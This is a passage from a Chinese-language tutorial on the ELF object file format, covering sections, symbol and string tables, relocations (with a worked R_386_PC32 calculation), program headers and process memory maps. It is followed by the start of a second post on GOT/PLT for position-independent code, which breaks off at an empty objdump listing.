这个结果显示了 sum.o 中包含的所有 9 个 sections。因为 sum.o 仅仅是参与 link editor 链接的可重定位文件，而不参与最后进程映像的构建，所以 Addr(sh_addr)为 0。后面你会看到可执行文件以及动态库文件中大部分 sections 的这一字段都是有某些取值的。Off(sh_offset)表示了该 section 离开文件头部位置的距离。Size(sh_size) 表示 section 的字节大小。ES(sh_entsize)只对某些形式的 sections 有意义。比方符号表 .symtab section，其内部包含了一个表格，表格的每一个条目都是特定长度的，那这里的这个字段就表示条目的长度 10。Al(sh_addralign)是地 址对齐要求。另外剩下的两列 Lk 和 Inf，对应着条目结构中的字段 sh_link 和字段 sh_info。它们中记录的是 section head table 中的条目索引，这就意味着，从这两个字段出发，可以找到对应的另外两个 section，其具体的含义解释依据不同种类的 section 而不同，后面会介绍。

注意上面结果中的 Flg ，表示的是对应 section 的相关标志。比方.text section 里面存储的是代码，所以就是只读的(X)；.data 和.bss 里面存放的都是可写的(W)数据(非在堆栈中定义的数据)，只不过前者存的是初始化过的数 据，比方程序中定义的赋过初值的全局变量等；而后者里面存储的是未经过初始化的数据。因为未经过初始化就意味着不确定这些数据刚开始的时候会有些什么样的 值，所以针对对象文件来说，它就没必要为了存储这些数据而在文件内多留出一块空间，因此.bss section 的大小总是为 0。后面会看到，当可执行程序被执行的时候，动态连接器会在内存中开辟一定大小的空间来存放这些未初始化的数据，里面的内存单 元都被初始化成 0。可执行程序文件中虽然没有长度非 0 的 .bss section，但却记录有在程序运行时，需要开辟多大的空间来容纳这些未初始化的数据。

另外一个标志 A 说明对应的 section 是 Allocable 的。所谓 Allocable 的 section，是指在运行时，进程(process)需要使用它们，所以它们被加载器加载到内存中去。

而与此相反，存在一些 non-Allocable 的 sections，它们只是被链接器、调试器或者其他类似工具所使用的，而并非参与进程的运行中去的那些 section。比方后面要介绍的字符串表 section .strtab，符号表 .symtab section 等等。当运行最后的可执行程序时，加载器会加载那些 Allocable 的部分，而 non-Allocable 的部分则会被继续留在可执行文件内。所以，实际上，这些 non-Allocable 的 section 都可以被我们用 stip 工具从最后的可执行文件中删除掉，删除掉这些 sections 的可执行文件照样能够运行，只不过你没办法来进行调试之类的事情罢了。

我们仍然可以使用 readelf -x SecNum 来倾印出不同 section 中的内容。但是，无奈其输出结果都是机器码，对我们人来说不具备可读性。所以我们换用 binutils 包中的另外一个工具 objdump 来看看这些 sections 中到底具有哪些内容，先来看看 .text section 的：[yihect@juliantec test]$ objdump -d -j .text ./sum.o

```
./sum.o:         file format elf32-i386

Disassembly of section .text:

00000000 :
     0:     55                                              push      %ebp
     1:     89 e5                                        mov       %esp,%ebp
     3:     8b 45 0c                                  mov       0xc(%ebp),%eax
     6:     03 45 08                                  add       0x8(%ebp),%eax
     9:     c9                                              leave
     a:     c3                                              ret
```

objdump 的选项 -d 表示要对由 -j 选择项指定的 section 内容进行反汇编，也就是由机器码出发，推导出相应的汇编指令。上面结果显示在 sum.o 对象文件的 .text 中只是包含了函数 sum_func 的定义。用同样的方法，我们来看看 sum.o 中 .data section 有什么内容：[yihect@juliantec test]$ objdump -d -j .data   ./sum.o

```
./sum.o:         file format elf32-i386

Disassembly of section .data:
```

```
00000000 :
     0:     17 00 00 00                                                                    ....
```

这个结果显示在 sum.o 的 .data section 中定义了一个四字节的变量 gv_inited，其值被初始化成 0x00000017，也就是十进制值 23。别忘了，x86 架构是使用小端模式的。

我们接下来来看看字符串表 section .strtab。你可以选择使用 readelf -x :

```
[yihect@juliantec test]$ readelf -x 8 ./sum.o

Hex dump of section '.strtab':
   0x00000000 64657469 6e695f76 6700632e 6d757300 .sum.c.gv_inited
   0x00000010             00 68630063 6e75665f 6d757300 .sum_func.ch.
```

上面命令中的 8 是 .strtab section 在 SHT 表格中的索引值，从上面所查看的 SHT 内容中可以找到。尽管这个命令的输出结果不是那么具有可读性，但我们还是得来说一说如何看这个结果，因为后 续文章中将会使用大量的这种命令。上面结果中的十六进制数据部分从右到左看是地址递增的方向，而字符内容部分从左到右看是地址递增的方向。所以，在 .strtab section 中，按照地址递增的方向来看，各字节的内容依次是 0x00、0x73、0x75、0x6d、0x2e ....，也就是字符 、's'、'u'、'm'、'.' ... 等。如果还是看不太明白，你可以使用 hexdump 直接 dumping 出 .strtab section 开头(其偏移在文件内 0x2c0 字节处)的 32 字节数据：

```
[yihect@juliantec test]$ hexdump -s 0x2c0 -n 32 -c ./sum.o
00002c0         s     u     m     .     c          g     v     _     i     n     i     t     e     d
00002d0         s     u     m     _     f     u     n     c          c     h
00002dd
```

.strtab section 中存储着的都是以字符 为分割符的字符串，这些字符串所表示的内容，通常是程序中定义 的函数名称、所定义过的变量名称等等。。。当对象文件中其他地方需要和一个这样的字符串相关联的时候，往往会在对应的地方存储 .strtab

section 中的索引值。比方下面将要介绍的符号表 .symtab section 中，有一个条目是用来描述符号 gv_inited 的，那么在该条目中就会有一个字段(st_name)记录着字符串 gv_inited 在 .strtab section 中的索引 7 。 .shstrtab 也是字符串表，只不过其中存储的是 section 的名字，而非所函数或者变量的名称。

字符串表在真正链接和生成进程映像过程中是不需要使用的，但是其对我们调试程序来说就特别有帮助，因为我们人看起来最舒服的还是自然形式的字符串， 而非像天书一样的数字符号。前面使用 objdump 来反汇编 .text section 的时候，之所以能看到定义了函数 sum_func ，那也是因为存在这个字符串表的原因。当然起关键作用的，还是符号表 .symtab section 在其中作为中介，下面我们就来看看符号表。

虽然我们同样可以使用 readelf -x 来查看符号表(.symtab)section 的内容，但是其结果可读性太差，我们换用 readelf -s 或者 objdump -t 来查看(前者输出结果更容易看懂)：

```
[yihect@juliantec test]$ readelf -s ./sum.o

Symbol table '.symtab' contains 10 entries:
   Num:    Value  Size Type    Bind   Vis      Ndx Name
     0: 00000000     0 NOTYPE  LOCAL  DEFAULT  UND
     1: 00000000     0 FILE    LOCAL  DEFAULT  ABS sum.c
     2: 00000000     0 SECTION LOCAL  DEFAULT    1
     3: 00000000     0 SECTION LOCAL  DEFAULT    2
     4: 00000000     0 SECTION LOCAL  DEFAULT    3
     5: 00000000     0 SECTION LOCAL  DEFAULT    4
     6: 00000000     0 SECTION LOCAL  DEFAULT    5
     7: 00000000     4 OBJECT  GLOBAL DEFAULT    2 gv_inited
     8: 00000000    11 FUNC    GLOBAL DEFAULT    1 sum_func
     9: 00000001     1 OBJECT  GLOBAL DEFAULT  COM ch
```

在符号表内针对每一个符号，都会相应的设置一个条目。在继续介绍上面的结果之前，我们还是从规范中找出符号表内条目的 C 结构定义：

```
typedef struct {
        Elf32_Word    st_name;
        Elf32_Addr    st_value;
        Elf32_Word    st_size;
        unsigned char st_info;
        unsigned char st_other;
        Elf32_Half    st_shndx;
} Elf32_Sym;
```

上面结果中 Type 列显示出符号的种类。Bind 列定义了符号的绑定类型。种类和绑定类型合并在一起，由结构中 st_info 字段来定义。在 ELF 格式中，符号类型总共可以有这么几种：

Name	Value
STT_NOTYPE	0
STT_OBJECT	1
STT_FUNC	2
STT_SECTION	3
STT_FILE	4
STT_LOPROC	13
STT_HIPROC	15

类型 STT_OBJECT 表示和该符号对应的是一个数据对象，比方程序中定义过的变量、数组等，比方上面的 gv_inited 和 ch；类型 STT_FUNC 表示该符号对应的是函数，比方上面的 sum_func 函数。类型 STT_SECTION 表示该符号和一个 section 相关，这种符号用于重定位。关于重定位，我们下文会介绍。

符号的绑定类型表示了这个符号的可见性，是仅本对象文件可见呢，还是全局可见。它的取值主要有三种：STB_LOCA、STB_GLOBAL 和 STB_WEAK，具体的内容还请参见规范。关于符号，最重要的就是符号的值(st_value)了。依据对象文件的不同类型，符号的值所表示的含义也略 有差异：

a) 在可重定位文件中，如果该符号对应的 section index(上面的 Ndx)为 SHN_COMMON，那么符号的值表示的是该数据的对齐要求，比方上面的变量 ch 。

b) 在可重定位文件中，除去上面那条 a 中定义的符号，对于其他的符号来说，其值表示的是对应 section 内的偏移值。比方 gv_inited 变量定义在 .data section 的最前面，所以其值为 0。

c) 在可执行文件或者动态库中，符号的值表示的是运行时的内存地址。

好，咱们再来介绍重定位。在所产生的对象文件 test.o 中有对函数 sum_func 的引用，这对我们的 x386 结构来说，其实就是一条 call 指令。既然 sum_func 是定义在 sum.o 中的，那对 test.o 来说，它就是一个外部引用。所以，汇编器在产生 test.o 的时候，它会产生一个重定位条目。重定位条目中会包含以下几类东西：

1) 它会包含一个符号表中一个条目的索引，因为这样我们才知道它具体是哪个符号需要被重定位的；

2) 它会包含一个 .text section 中的地址单元的偏移值。原本这个偏移值处的地址单元里面应该存放着 call 指令的操作数。对上面来说，也就是函数 sum_func 的地址，但是目前这个地址汇编器还不知道。

3) 它还会包含一个 tag，以指明该重定位属于何种类型。

当我们用链接器去链接这个对象文件的时候，链接器会遍历所有的重定位条目，碰到像 sum_func 这样的外部引用，它会找到 sum_func 的确切地址，并且把它写回到上面 call 指令操作数所占用的那个地址单元。像这样的操作，称之为重定位操作。link editor 和 dynamic linker 都要完成一些重定位操作，只不过后者的动作更加复杂，因为它是在运行时动态完成的，我们以后的文章会介绍相关的内容。概括一下，所谓重定位操作就是：“汇 编的时候产生一个空坐位，上面用红纸写着要坐在这个座位上的人的名字，然后连接器在开会前安排那个人坐上去”。

如前面我们说过的，对象文件中的重定位条目，会构成一个个单独的 section。这些 section 的名字，常会是这样的形式：".rel.XXX"。其中 XXX 表示的是这些重定位条目所作用到的 section，如 .text section。重定位条目所构成的 section 需要和另外两个 section 产生关联：符号表 section(表示要重定位的是哪一个符号)以及受影 响地址单元所在的 section。在使用工具来查看重定位 section 之前，我们先从规范中找出来表示重定位条目的结构定义(有两种，依处理器架构来 定)：

```
typedef struct {
        Elf32_Addr      r_offset;
        Elf32_Word      r_info;
} Elf32_Rel;

typedef struct {
        Elf32_Addr      r_offset;
        Elf32_Word      r_info;
        Elf32_Sword     r_addend;
} Elf32_Rela;
```

结构中 r_offset 对于可重定位文件.o 来说，就是地址单元的偏移值(前面的 b 条)；另外对可执行文件或者动态库来说，就是该地址单元的运行时地址。上面 a 条中的符号表内索引和 c 条中的类型，一起构成了结构中的字段 r_info。

重定位过程在计算最终要放到受影响地址单元中的时候，需要加上一个附加的数 addend。当某一种处理器选用 Elf32_Rela 结构的时候，该 addend 就是结构中的 r_addend 字段；否则该 addend 就是原本存储在受影响地址单元中的原有值。x86 架构选用 Elf32_Rel 结构来表示重定位条目。ARM 架构也是用这个。

重定位类型意味着如何去修改受影响的地址单元，也就是按照何种方式去计算需要最后放在受影响单元里面的值。具体的重定位类型有哪些，取决与特定的处 理器架构，你可以参考相关规范。这种计算方式可以非常的简单，比如在 x386 上的 R_386_32 类型，它规定只是将附加数加上符号的值作为所需要的值；该计算方式也可以是非常的复杂，比如老版本 ARM 平台上的 R_ARM_PC26。在这篇文章的末尾，我会详细介绍一种重定位类型：R_386_PC32。至于另外一些重要的重定位类型，如 R_386_GOTPC，

R_386_PLT32，R_386_GOT32，R_386_GLOB_DAT 以及 R_386_JUMP_SLOT 等。读者可以先自己研究，也许我们会在后面后面的文章中讨论到相关主题时再行介绍。

我们可以使用命令 readelf -r 来查看重定位信息：

```
[yihect@juliantec test_2]$ readelf -r test.o

Relocation section '.rel.text' at offset 0x464 contains 8 entries:
Offset     Info    Type            Sym.Value  Sym. Name
00000042  00000902 R_386_PC32        00000000   sub_func
00000054  00000a02 R_386_PC32        00000000   sum_func
0000005d  00000a02 R_386_PC32        00000000   sum_func
0000007a  00000501 R_386_32          00000000   .rodata
0000007f  00000b02 R_386_PC32        00000000   printf
0000008d  00000c02 R_386_PC32        00000000   double_gv_inited
00000096  00000501 R_386_32          00000000   .rodata
0000009b  00000b02 R_386_PC32        00000000   printf
```

至此，ELF 对象文件格式中的 linking view ，也就是上面组成图的左边部分，我们已经介绍完毕。在这里最重要的概念是 section。在可重定位文件里面，section 承载了大多数被包含的东西，代码、数据、符号信息、重定位信息等等。可重定位对象文件里面的这些 sections 是作为输入，给链接器那去做链接用的，所以这些 sections 也经常被称做输入 section。

链接器在链接可执行文件或动态库的过程中，它会把来自不同可重定位对象文件中的相同名称的 section 合并起来构成同名的 section。接着，它又会把带有相同属性(比方都是只读并可加载的)的 section 都合并成所谓 segments(段)。segments 作为链接器的输出，常被称为输出 section。我们开发者可以控制哪些不同.o 文件的 sections 来最后合并构成不同名称的 segments。如何控制呢，就是通过 linker script 来指定。关于链接器脚本，我们这里不予讨论。

一个单独的 segment 通常会包含几个不同的 sections，比方一个可被加载的、只读的 segment 通常就会包括可执行代码 section .text、只读的数据 section .rodata 以及给动态链接器使用的符号 section .dymsym 等等。section 是被链接器使用

的，但是 segments 是被加载器所使用的。加载器会将所需要的 segment 加载到内存空间中运行。和用 sections header table 来指定一个可重定位文件中到底有哪些 sections 一样。在一个可执行文件或者动态库中，也需要有一种信息结构来指出包含有哪些 segments。这种信息结构就是 program header table，如 ELF 对象文件格式中右边的 execute view 所示的那样。

我们可以用 readelf -l 来查看可执行文件的程序头表，如下所示：

```
[yihect@juliantec test_2]$ readelf -l ./test

Elf file type is EXEC (Executable file)
Entry point 0x8048464
There are 7 program headers, starting at offset 52

Program Headers:
  Type           Offset   VirtAddr   PhysAddr   FileSiz MemSiz  Flg Align
  PHDR           0x000034 0x08048034 0x08048034 0x000e0 0x000e0 R E 0x4
  INTERP         0x000114 0x08048114 0x08048114 0x00013 0x00013 R   0x1
      [Requesting program interpreter: /lib/ld-linux.so.2]
  LOAD           0x000000 0x08048000 0x08048000 0x0073c 0x0073c R E 0x1000
  LOAD           0x00073c 0x0804973c 0x0804973c 0x00110 0x00118 RW  0x1000
  DYNAMIC        0x000750 0x08049750 0x08049750 0x000d0 0x000d0 RW  0x4
  NOTE           0x000128 0x08048128 0x08048128 0x00020 0x00020 R   0x4
  GNU_STACK      0x000000 0x00000000 0x00000000 0x00000 0x00000 RW  0x4

Section to Segment mapping:
  Segment Sections...
   00
   01     .interp
   02     .interp .note.ABI-
tag .hash .dynsym .dynstr .gnu.version .gnu.version_r .rel.dyn .rel.plt .init .plt .text .fini .rodata .eh_frame
```

```
03          .ctors .dtors .jcr .dynamic .got .got.plt .data .bss
04          .dynamic
05          .note.ABI-tag
06
```

结果显示，在可执行文件 ./test 中，总共有 7 个 segments。同时，该结果也很明白显示出了哪些 section 映射到哪一个 segment 当中去。比方在索引为 2 的那个 segment 中，总共有 15 个 sections 映射进来，其中包括我们前面提到过的 .text section。注意这个 segment 有两个标志：R 和 E。这个表示该 segment 是可读的，也可执行的。如果你看到标志中有 W，那表示该 segment 是可写的。

我们还是来解释一下上面的结果，希望你能对照着 TISCv1.2 规范里面的文本来看，我这里也列出程序头表条目的 C 结构：

```
typedef struct {
          Elf32_Word    p_type;
          Elf32_Off     p_offset;
          Elf32_Addr    p_vaddr;
          Elf32_Addr    p_paddr;
          Elf32_Word    p_filesz;
          Elf32_Word    p_memsz;
          Elf32_Word    p_flags;
          Elf32_Word    p_align;
} Elf32_Phdr;
```

上面类型为 PHDR 的 segment，用来包含程序头表本身。类型为 INTERP 的 segment 只包含一个 section，那就是 .interp。在这个 section 中，包含了动态链接过程中所使用的解释器路径和名称。在 Linux 里面，这个解释器实际上就是 /lib/ ，这可以通过下面的 hexdump 看出来：[yihect@juliantec test_2]$ hexdump -s 0x114 -n 32 -C ./test
00000114 2f 6c 69 62 2f 6c 64 2d 6c 69 6e 75 78 2e 73 6f |/lib/ld-linux.so|

```
00000124    2e 32 00 00 04 00 00 00    10 00 00 00 01 00 00 00    |.2..............|
00000134
```

为什么会有这样的一个 segment？这是因为我们写的应用程序通常都需要使用动态链接库.so，就像 test 程序中所使用的 libsub.so 一样。我们还是先大致说说程序在 linux 里面是怎么样运行起来的吧。当你在 shell 中敲入一个命令要执行时，内核会帮我们创建一个新的进程，它在往这个新进程的进程空间里面加载进可执行程序的代码段和数据段后，也会加载进动态连接器(在 Linux 里面通常就是 /lib/ld-linux.so 符号链接所指向的那个程序，它本省就是一个动态库)的代码段和数据。在这之后，内核将控制传递给动态链接库里面的代码。动态连接器接下来负责加载该命令应 用程序所需要使用的各种动态库。加载完毕，动态连接器才将控制传递给应用程序的 main 函数。如此，你的应用程序才得以运行。

这里说的只是大致的应用程序启动运行过程，更详细的，我们会在后续的文章中继续讨论。我们说 link editor 链接的应用程序只是部分链接过的应用程序。经常的，在应用程序中，会使用很多定义在动态库中的函数。最最基础的比方 C 函数库(其本身就是一个 动态库)中定义的函数，每个应用程序总要使用到，就像我们 test 程序中使用到的 printf 函数。为了使得应用程序能够正确使用动态库，动态连接器在加载动态库后，它还会做更进一步的链接，这就是所谓的动态链接。为了让动态连接器能成功的完成动态链接过程，在前面运行的 link editor 需要在应用程序可执行文件中生成数个特殊的 sections，比方 .dynamic、.dynsym、.got 和.plt 等等。这些内容我们会在后面的文章中进行讨论。

我们先回到上面所输出的文件头表中。在接下来的数个 segments 中，最重要的是三个 segment：代码段，数据段和堆栈段。代码段和堆栈段的 VirtAddr 列的值分别为 0x08048000 和 0x0804973c。这是什么意思呢？这是说对应的段要加载在进程虚拟地址空间中的起始地址。虽然在可执行文件中规定了 text segment 和 data segment 的起始地址，但是最终，在内存中的这些段的真正起始地址，却可能不是这样的，因为在动态链接器加载这些段的时候，需要考虑到页面对齐的因素。为什么？因为 像 x86 这样的架构，它给内存单元分配读写权限的最小单位是页(page)而不是字节。也就是说，它能规定从某个页开始、连续多少页是只读的。却不能规定 从某个页内的哪一个字节开始，连续多少个字节是只读的。因为 x86 架构中，一个 page 大小是 4k，所以，动态链接器在加载 segment 到虚拟内存中的时候，其真实的起始地址的低 12 位都是零，也即以 0x1000 对齐。

我们先来看看一个真实的进程中的内存空间信息，拿我们的 test 程序作为例子。在 Linux 系统中，有一个特殊的由内核实现的虚拟文件系统 /proc。内核实现这个文件系统，并将它作为整个 Linux 系统面向外部世界的一个接口。我们可以通过 /proc 观察到一个正在运行着的 Linux 系统的内核数据信息以及各进程相关的信息。所以我们如果要查看某一个进程的内存空间情况，也可以通过它来进行。使用 /proc 唯一需要注意的是，由于我们的 test 程序很小，所以当我们运行起来之后，它很快就会结束掉，使

得我们没有时间去查看 test 的进程信息。我们需要想办法让它继续运行，或者最起码运行直到让我 们能从 /proc 中获取得到想要的信息后再结束。

我们有多种选择。最简单的是，在 test main 程序中插入一个循环，然后在循环中放入 sleep() 的调用，这样当程序运行到这个循环的时候，就会进入“运行-睡眠-运行-睡眠”循环中。这样我们就有机会去看它的虚拟内存空间信息。另外一个方法，是使用调试器，如 GDB。我们设置一个断点，然后在调试过程中让 test 进程在这个断点处暂停，这样我们也有机会获得地址空间的信息。我们这里就使用这种方法。 当然，为了能让 GDB 调试我们的 test，我们得在编译的时候加上"-g"选项。最后我们用下面的命令得到 test 程序对应进程的地址空间信息。

```
[yihect@juliantec ~]$ cat /proc/`pgrep test`/maps
00103000-00118000 r-xp 00000000 08:02 544337         /lib/ld-2.3.4.so
00118000-00119000 r--p 00015000 08:02 544337         /lib/ld-2.3.4.so
00119000-0011a000 rw-p 00016000 08:02 544337         /lib/ld-2.3.4.so
0011c000-00240000 r-xp 00000000 08:02 544338         /lib/tls/libc-2.3.4.so
00240000-00241000 r--p 00124000 08:02 544338         /lib/tls/libc-2.3.4.so
00241000-00244000 rw-p 00125000 08:02 544338         /lib/tls/libc-2.3.4.so
00244000-00246000 rw-p 00244000 00:00 0
00b50000-00b51000 r-xp 00000000 08:02 341824         /usr/lib/libsub.so
00b51000-00b52000 rw-p 00000000 08:02 341824         /usr/lib/libsub.so
08048000-08049000 r-xp 00000000 08:05 225162         /home/yihect/test_2/test
08049000-0804a000 rw-p 00000000 08:05 225162         /home/yihect/test_2/test
b7feb000-b7fed000 rw-p b7feb000 00:00 0
b7fff000-b8000000 rw-p b7fff000 00:00 0
bff4c000-c0000000 rw-p bff4c000 00:00 0
ffffe000-fffff000 ---p 00000000 00:00 0
```

注意，上面命令中的 pgre test 是用`括起来的，它不是单引号，而是键盘上 Esc 字符下面的那个字符。从这个结果上可以看出，所有的段，其起始地址和结束地址(前面两列)都是 0x1000 对齐的。结果中也列出了对应的段是从哪里引过来 的，比方动态链接器/lib/ld-2.3.4.so、C 函数库和 test 程序本身。注意看 test 程序引入的代码段起始地址是 0x08048000，这和我们 ELF 文件

中指定的相同，但是结束地址却是 0x08049000，和文件中指定的不一致(0x08048000+0x0073c=0x0804873c)。这 里，其实加载器也把数据 segment 中开头一部分也映射进了 text segment 中去；同样的，进程虚拟内存空间中的 data segment 从 08049000 开始，而可执行文件中指定的是从 0x0804973c 开始。所以加载器也把代码 segment 中末尾一部分也映射进了 data segment 中去了。

从程序头表中我们可以看到一个类型为 GNU_STACK 的 segment，这是 stack segment。程序头表中的这一项，除了 Flg/Align 两列不为空外， 其他列都为 0。这是因为堆栈段在虚拟内存空间中，从哪里开始、占多少字节是由内核说了算的，而不决定于可执行程序。实际上，内核决定把堆栈段放在整个进程 地址空间的用户空间的最上面，所以堆栈段的末尾地址就是 0xc0000000。别忘记在 x86 中，堆栈是从高向低生长的。

好，为了方便你对后续文章的理解，我们在这里讨论一种比较简单的重定位类型 R_386_PC32。前面我们说过重定义的含义，也即在连接阶段，根据某种计算方式计算出一个新的值(通常是地址)，然后将这个值重新改写到对象文件或 者内存映像中某个 section 中的某个地址单元中去的这样一个过程。那所谓重定位类型，就规定了使用何种方式，去计算这个值。既然是计算，那就肯定需要 涉及到所要纳入计算的变量。实际上，具体有哪些变量参与计算如同如何进行计算一样也是不固定的，各种重定位类型有自己的规定。

根据规范里面的规定，重定位类型 R_386_PC32 的计算需要有三个变量参与：S，A 和 P。其计算方式是 S+A-P。根据规范，当 R_386_PC32 类型的重定位发生在 link editor 链接若干个 .o 对象文件从而形成可执行文件的过程中的时候，变量 S 指代的是被重定位的符号的实际运行时地址，而变量 P 是重定位所影响到的地址单元的实际运行时地址。在运 行于 x86 架构上的 Linux 系统中，这两个地址都是虚拟地址。变量 A 最简单，就是重定位所需要的附加数，它是一个常数。别忘了 x86 架构所使用的重定位 条目结构体类型是 Elf32_Rela，所以附加数就存在于受重定位影响的地址单元中。重定位最后将计算得到的值 patch 到这个地址单元中。

或许，咱们举一个实际例子来阐述可能对你更有用。在我们的 test 程序中，test.c 的 main 函数中需要调用定义在 sum.o 中的 sum_func 函数，所以 link editor 在将 test.o/sum.o 联结成可执行文件 test 的时候，必须处理一个重定位，这个重定位就是 R_386_PC32 类型的。我们先用 objdump 来查看 test.o 中的 .text section 内容(我只选取了前面一部分)：[yihect@juliantec test_2]$ objdump -d -j .text ./test.o

./test.o: file format elf32-i386

```
Disassembly of section .text:

00000000 <main />:
     0:     55                                                  push       %ebp
     1:     89 e5                                               mov        %esp,%ebp
     3:     83 ec 18                                            sub        $0x18,%esp
     6:     83 e4 f0                                            and        $0xfffffff0,%esp
     9:     b8 00 00 00 00                                mov        $0x0,%eax
     e:     83 c0 0f                                            add        $0xf,%eax
    11:     83 c0 0f                                           add        $0xf,%eax
    14:     c1 e8 04                                           shr        $0x4,%eax
    17:     c1 e0 04                                           shl        $0x4,%eax
    1a:     29 c4                                              sub        %eax,%esp
    1c:     c7 45 fc 0a 00 00 00          movl     $0xa,0xfffffffc(%ebp)
    23:     c7 45 f8 2d 00 00 00          movl     $0x2d,0xfffffff8(%ebp)
    2a:     c7 45 f4 03 00 00 00          movl     $0x3,0xfffffff4(%ebp)
    31:     c7 45 f0 48 00 00 00          movl     $0x48,0xfffffff0(%ebp)
    38:     83 ec 08                                           sub        $0x8,%esp
    3b:     ff 75 f0                                           pushl    0xfffffff0(%ebp)
    3e:     ff 75 f4                                           pushl    0xfffffff4(%ebp)
    41:     e8 fc ff ff ff                               call     42
    46:     83 c4 08                                           add        $0x8,%esp
    49:     50                                                 push       %eax
    4a:     83 ec 0c                                           sub        $0xc,%esp
    4d:     ff 75 f8                                           pushl    0xfffffff8(%ebp)
    50:     ff 75 fc                                           pushl    0xfffffffc(%ebp)
    53:     e8 fc ff ff ff                               call     54
```

```
   58:     83 c4 14                                add        $0x14,%esp
   ......
```

如结果所示，在离开 .text section 开始 0x53 字节的地方，有一条 call 指令。这条指令是对 sum_func 函数的调用，objdump 将其反汇编成 call 54，这是因为偏移 0x54 字节的地方原本应该放着 sum_func 函数的地址，但现在因为 sum_func 定义在 sum.o 中，所以这个地方就是重定位需要做 patch 的地址单元所在处。我们注意到，这个地址单元的值为 0xfffffffc，也就是十进制的 -4(计算机中数是用补码表示的)。所以，参与重定位运算的变量 A 就确定了，即是 -4。

我们在 test.o 中找出影响该地址单元的重定位记录如下：

```
[yihect@juliantec test_2]$ readelf -r ./test.o |   grep 54
00000054    00000a02 R_386_PC32                00000000      sum_func
```

果然，如你所见，该条重定位记录是 R_386_PC32 类型的。前面变量 A 确定了，那么另外两个变量 S 和变量 P 呢？从正向去计算这两个变量的值比较麻烦。尽管我们知道，在 Linux 里面，链接可执行程序时所使 用的默认的链接器脚本将最后可执行程序的 .text segment 起始地址设置在 0x08048000 的位置。但是，从这个地址出发，去寻找符号(函数)sub_func 和 上面受重定位影响的地址单元的运行时地址的话，需要经过很多人工计算，所以比较麻烦。

相反的，我们使用 objdump 工具像下面这样分析最终链接生成的可执行程序 ./test 的 .text segment 段，看看函数 sum_func 和 那个受影响单元的运行时地址到底是多少，这是反向的查看链接器的链接结果。链接器在链接的过程中是正向的将正确的地址分配给它们的。

```
[yihect@juliantec test_2]$ objdump -d -j .text ./test

./test:         file format elf32-i386

Disassembly of section .text:

08048498 :
```

```
8048498:            31 ed                                   xor        %ebp,%ebp
......
08048540 <main />:
......
804858a:            83 ec 0c                              sub        $0xc,%esp
804858d:            ff 75 f8                              pushl   0xfffffff8(%ebp)
8048590:            ff 75 fc                              pushl   0xfffffffc(%ebp)
8048593:            e8 74 00 00 00                  call     804860c
8048598:            83 c4 14                              add        $0x14,%esp
804859b:            50                                          push      %eax
......

0804860c :
804860c:            55                                          push      %ebp
804860d:            89 e5                                    mov        %esp,%ebp
804860f:            8b 45 0c                              mov        0xc(%ebp),%eax
8048612:            03 45 08                              add        0x8(%ebp),%
8048615:            c9                                          leave
8048616:            c3                                          ret
8048617:            90                                          nop

......
```

从中很容易的就可以看出，链接器给函数 sum_func 分配的运行时地址是 0x0804860c，所以变量 S 的值就是 0x0804860c。那么变量 P 呢？它表示的是重定位所影响地址单元的运行地址。如果要计算这个地址，我们可以先看看 main 函数的运行时地址，再加上 0x54 字节的偏移来得到。从上面看出 main 函数的运行时地址为 0x08048540，所以重定位所影响地址单元的运行时地址为 0x08048540+0x54 = 0x08048594。所以重定位计算的最终结果为：

S+A-P = 0x0804860c+(-4)-0x08048594 = 0x00000074

从上面可以看出，链接器在链接过程中，确实也把这个计算得到的结果存储到了上面 call 指令操作数所在的地址单元中去了。那么，程序在运行时，是如何凭借这样一条带有如此操作数的 call 指令来调用到(或者跳转到)函数 sum_func 中去的呢？

你看，调用者 main 和被调用者 sum_func 处在同一个 text segment 中。根据 x86 架构或者 IBM 兼容机的汇编习惯，段内转移或者段内跳转时使用的寻址方式是 PC 相对寻址。也就是若要让程序从一个段内的 A 处，跳转到同一段内的 B 处，那么 PC 相对寻址会取程序在 A 处执行时的 PC 值，再加上某一个偏移值(offset)，得到要跳转的目标地址(B 处地址)。那 么，对于 x86 架构来说，由于有规定，PC 总是指向下一条要执行的指令，那么当程序执行在 call 指令的时候，PC 指向的是下一条 add 指令，其值也就是 0x8048598。最后，寻址的时候再加上 call 指令的操作数 0x74 作为偏移，计算最终的 sum_func 函数目标地址为 0x8048598+0x74 = 0x804860c。

有点意思吧:)，如果能绕出来，那说明我们是真的明白了，其实，绕的过程本身就充满着趣味性，就看你自己的心态了。说到这里，本文行将结束。本文所 介绍的很多内容，可能在某些同学眼中会过于简单，但是为了体现知识的完整性、同时也为了让大家先有个基础以便更容易的看后续的文章，我们还是在这里介绍一 下 ELF 格式的基础知识。下面一篇关于 ELF 主题的文章，将详细介绍动态连接的内在实现。届时，你将看到大量的实际代码挖掘。

http://www.cnblogs.com/xmphoenix/archive/2011/10/23/2221879.html

与 PIC 函数调用相关的 GOT 和 PLT

刚把 csapp 链接一章看完，很多地方都需要动手实际做一下，以便系统化对 elf 的理解。由于目前实际应用中 PIC 动态库使用较多，故记录了 PIC 的实践过程，概念及理论见 csapp 书本，本文主要是 step by step 的过程。

1. 运行环境

fedora10-i386，gcc-4.3.2

2. 代码

使用 csapp 原书中的代码。罗列如下：

Makefile：（加入-g 是为了后面使用 gdb 方便）

```
1.  CFLAGS=-g
```

```
2.
3.  p2: main2.o libvector.so
4.      gcc -o $@ $< -L. -lvector $(CFLAGS)
5.  main2.o: main2.c
6.      gcc -c $< $(CFLAGS)
7.  libvector.so: addvec.c
8.      gcc -shared -fPIC -o $@ $< $(CFLAGS)
9.
10. PHONY: clean
11. clean:
12.     @rm -f *.o
13.     @rm -f *.so
14.     @rm -f p2
```

addvec.c

```
1.  void addvec(int *x, int *y,
2.              int *z, int n)
3.  {
4.      int i;
5.
6.      for (i = 0; i < n; i++)
7.          z[i] = x[i] + y[i];
8.  }
```

main2.c

```
1.  /* main2.c */
2.  #include <stdio.h>
```

```
3.  #include "vector.h"
4.
5.  int x[2] = {1, 2};
6.  int y[2] = {3, 4};
7.  int z[2];
8.
9.  int main()
10. {
11.         addvec(x, y, z, 2);
12.         printf("z = [%d %d]\n", z[0], z[1]);
13.         return 0;
14. }
```

vector.h

```
1.  #ifndef _VECTOR_H_
2.  #define _VECTOR_H_
3.  void addvec(int *x, int *y,
4.                  int *z, int n);
5.  void multvec(int *x, int *y,
6.                  int *z, int n);
7.  #endif
```

3. 编译

$make

4. 使用工具查看 GOT 和 PLT

4.1 查看程序镜像

通过 objdump 查看 GOT

```
[root@Fedora10 csapp]# objdump -d -j .got.plt p2

p2: file format elf32-i386


Disassembly of section .got.plt:

